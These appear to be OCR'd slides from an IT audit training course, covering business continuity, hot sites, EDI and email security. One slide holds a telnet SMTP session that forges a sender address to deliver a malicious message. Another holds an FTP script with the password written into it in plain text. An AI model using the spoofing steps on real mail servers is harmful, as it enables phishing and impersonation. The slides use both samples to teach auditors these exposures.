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
HOT SITE


Ethernet
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Hardware Alternatives

- Contracts
- Duplicate Information Processing Facility
- Reciprocal agreement
- Procuring alternative hardware facilities
- Vendor or third-party re-supply of hardware
- On-the-shelf hardware

Off-site media and documentation

- Periodic back-up procedures
- Frequency of rotation
- Types of media and docs rotated
- Record-keeping for offsite storage

Telecom

- Redundancy
- Alternative Routing
- Diverse Routing
- Long Haul Network Diversity
- “Last Mile” Circuit Protection
- Voice Recovery

Use Proven Audit Techniques

- Evaluate plan
- Evaluate prior test results
- Evaluate off-site storage
- Evaluate personnel
- Review contracts
- Review coverage

TEST

- Off site storage*
- Contract review**
- Plan Review*
- Review test results**

**** usually substantive, ** usually control***

Identify/Evaluate

- Risk Model versus Plan
  - Hot > Warm > Cold
  - Reciprocal is bad
- Evaluate test plan
- Evaluate test plan maintenance
- Evaluate test results

  - *distinguish from audit test*

BUSINESS CONTINUITY SUMMARY

- EVALUATE PLANS
- VERIFY PLAN EFFECTIVENESS
- EVALUATE OFF-SITE ADEQUACY
- EVALUATE PERSONNEL

APPLICATION SYSTEMS ENVIRONMENT

Understand the issues

- Business Functions
- Image Processing
- EDI
- E-Mail

Business Functions


Each system component may have individual:

- access control tables
- activity reports
- violation reports

Image processing

- Though designed to replace requirements for paper document maintenance, must meet same requirements as any other system:
  - Confidentiality
  - Integrity
  - Availability

EDI


EDI Partner Systems
communications gateway
receive & acknowedge
APPLICATION SERVER
USER SOFTWARE
DESKTOP DATA STORE
APPLICATION SYSTEM
COMMUNICATION HANDLER
write
STANDARD FORMAT FILE RECEIVED
SERVER DATA STORE
send
read
write
read
REPORTS
APPLICATION INTERFACE
EDI TRANSLATOR MODULE

EDI issues

- Error detection and correction
- Completeness
- Establishment of new partner
- Integrity of standards

Needs same transactions checks as any other data validation system

EDI Example

Sample file:

```
500:042597:6582867-483:1080.00:
501:042597:6182837-483:1234.23:
1359:042597:9963131-479:7044.14:
3
```

Sample program:

```
#!/bin/sh
# transfer compensation file to Benefits provider server
ftp -niv $server.benefitsprovider.com <<!
user psintrfc MyCompanyAccessID\MyCompanyPassword
put CompensationFile
bye
!
```


How Email works

```
$ telnet mail.company.com 25
Trying 192.168.142.13
Connected to mail.company.com .
Escape character is '^]'.
220 bearhub2 SMTP/smap Ready.
helo
250 Charmed, I'm sure.
mail from: spoofvictim@anothercompany.com
250 <spoofvictim@anothercompany.com>... Sender Ok
rcpt to: unsuspecting@company.com
250 unsuspecting@company.com OK
data
354 Enter mail, end with "." on a line by itself
malicious message text goes here
.
250 Mail accepted
quit
221 Closing connection
Connection closed by foreign host.
$
```

Email Security

- Encryption
  - may be done with private keys or with public/private key pairs
  - requires protection of private keys
  - requires availability of public keys
- Digital Signature
  - requires public/private key pair
  - protection of private keys
  - verification for public keys

Email Example



Domain 4 Summary

- Understand the issues
- Identify the exposures
- Recognize the controls
- Assess the control environment